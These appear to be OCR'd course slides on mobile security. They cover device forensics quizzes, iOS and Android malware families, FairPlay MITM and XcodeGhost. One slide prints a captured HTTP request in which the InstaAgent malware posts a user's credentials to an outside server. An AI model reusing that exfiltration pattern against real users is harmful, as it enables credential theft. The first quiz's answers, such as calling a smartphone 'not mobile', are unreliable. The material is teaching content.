
Mobile Device Quiz

According to Wikipedia, which of these devices is a mobile device?

Wikipedia says a mobile device must be mobile.

- [ ] Smart phone = Not mobile
- [x] Smart phone held by person = Non-mobile device with mobile host
- [x] Self Driving car
- [x] Robot

A mobile device: a portable, wireless device small enough to be used while held in the hand,




Forensics Quiz

Which of the following characteristics are associated with mobile devices (M) and which are for stationary computers (C)?

- [M] Specialized hardware
- [C] Standardized hardware
- [M] Many different (versions of) operating systems
- [C] Usually runs Windows, MAC OS or Linux
- [C] Large storage capability
- [M] Large number of accessories: cameras, GPS

Malware Trends



iOS Malware

Apple pulls popular Instagram client 'InstaAgent' from iOS App Store after malware discovery

By AppleInsider Staff
Tuesday, November 10, 2015, 03:51 pm PT (06:51 pm ET)

A popular Instagram profile analyzer was on Tuesday pulled from the iOS App Store after being outed as malware by a German developer who found the app harvesting usernames and passwords.

```
POST /api.php?debug=1&referans=711230.5a6&id=889956.8ac&lang=en&country=DE HTTP/1.1
Host: instagram.zunamedia.com
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cookie: __cfduid=d6b7519c522c2a6ff09211731c44065041447159859
Accept-Language: en-us
Accept: */*
Content-Length: 89
Connection: keep-alive
User-Agent: InstaAgent/4 CFNetwork/758.1.6 Darwin/15.0.0

csrfmiddlewaretoken=c03e9a748fdb8a117f803666ccea4b32&username=da[redacted]&password=[redacted]
```

iOS Malware

618 Like Tweet 37 G+1

ACEDECEIVER: FIRST IOS TROJAN EXPLOITING APPLE DRM DESIGN FLAWS TO INFECT ANY IOS DEVICE

POSTED BY: Claud Xiao on March 16, 2016 5:00 AM

FILED IN: Unit 42
TAGGED: AceDeceiver, FairPlay, OS X, Trojan, ZergHelper

We've discovered a new family of iOS malware that successfully infected non-jailbroken devices we've named "AceDeceiver".

What makes AceDeceiver different from previous iOS malware is that instead of abusing enterprise certificates as some iOS malware has over the past two years, AceDeceiver manages to install itself without any enterprise certificate at all. It does so by exploiting design flaws in Apple's DRM mechanism, and even as Apple has removed AceDeceiver from App Store, it may still spread thanks to a novel attack vector.


AceDeceiver is the first iOS malware we've seen that abuses certain design flaws in Apple's DRM protection mechanism — namely FairPlay — to install malicious apps on iOS devices regardless of whether they are jailbroken. This technique is called "FairPlay Man-In-The-Middle (MITM)" and has been used since 2013 to spread pirated iOS apps, but this is the first time we've seen it used to spread malware. (The FairPlay MITM attack technique was also

iOS Malware

Normal Procedures


App Store

Purchase app



User PC
with iTunes

Install app




iOS Devices

FairPlay MITM

App Store

Purchase app




Attacker

Transfer auth


Victim PC with
3rd party client

Install app




iOS Devices

Android Malware



61%

CYREN notes a 61% increase in the amount of mobile malware targeting Android devices.



Current Android Malware

AccuTrack

This application turns an Android smartphone into a GPS tracker

Ackposts

This Trojan steals contact information from the compromised device and uploads them to a remote server

Acknetdoor

This Trojan opens a backdoor on the infected device and sends the IP address to a remote server

Current Android Malware

Steek/Fatakr

- Is a fraudulent app advertising an online income solution. Some of the samples have the capability to steal privacy related information and send SMS messages.

Tapsnake/Droisnake

- Posts the phone's location to a web service

Current Android Malware

ZertSecurity


This malicious apps try to trick a compromised user to insert his banking account details which will then be sent to the attackers.

Zitmo/Citmo

Tries to steal confidential banking authentication codes (mTAN messages) sent to the infected device.


Many more...

Acnetdoor, Badnews, CopyCat, DroidDream, FaceNiff, Gazon, HeHe, Ksapp, LeNa, Malap, Netisend, Obad, PDAspy, Qicsomos, Raden, Saiva, Tetus, UpdtKiller, Vdloader, Wroba, YZHC, Zsone, and more...




Android Malware

Free Antivirus Apps



- Comodo Security & Antivirus
- CM Security Antivirus AppLock
- 360 Security - Antivirus Boost
- Sophos Free Antivirus and Security
- Malwarebytes Anti-Malware
- Bitdefender Antivirus Free

Anti-Virus Android




"Even security companies know the risk is low — that's why apps are packaged with other selling points." - AndroidCentral

"Symantec sees an important role to play in helping to protect data and mobile devices from being exposed to risk..."


Anti-Virus Android

"While Symantec sees its purpose in the mobile landscape as providing security against malware, fraud and scams; we also protect devices against loss and theft — loss of the device itself, as well as the information on it. In addition, Symantec helps businesses protect and manage their data being stored or transmitted through the mobile devices of their employees."

Android Malware Example



Android Malware Example




WUC's Conference in Geneva


On behalf of all at the World Uyghur Congress (WUC), the Unrepresented Nations and Peoples Organization (UNPO) and the Society for Threatened Peoples (STP), Human Rights in China: Implications for East Turkestan, Tibet and Southern Mongolia. In what was an unprecedented

Android Malware Example

WUC's Conference in Geneva

On behalf of all at the World Uyghur Congress (WUC), the Unrepresented Nations and Peoples Organization (UNPO) and the Society for Threatened Peoples (STP), Human Rights in China: Implications for East Turkestan, Tibet and Southern Mongolia. In what was an unprecedented





Lifetime of iOS Malware

- Toolchain attack
- Risky third-party SDKs
- Repackaging

- Enterprise distribution
- App Store
- FairPlay MITM

- Private APIs
- Hooking
- Design flaws

- Advertisement
- Accounts
- App promotion
- User privacy

A Toolchain Attack: XcodeGhost

XcodeGhost (2015)

- Malware found in unofficial distributions of Xcode targeted at Chinese developers
- Apps compiled with these versions of Xcode are infected with XcodeGhost
- Collect information on devices and upload it to C&C server

Toolchain Attacks Quiz

What code did the attackers modify? The Xcode compiler and linker.

The code modified the UI Window class and the UIDevice class, adding extra files to any app created with XCodeGhost.

What kind of information can an infected app obtain about the device that is running the app?

- Current time
- App's name
- App's bundle identifier
- The device's name and type
- System's language and country
- Network type
- Device UUID

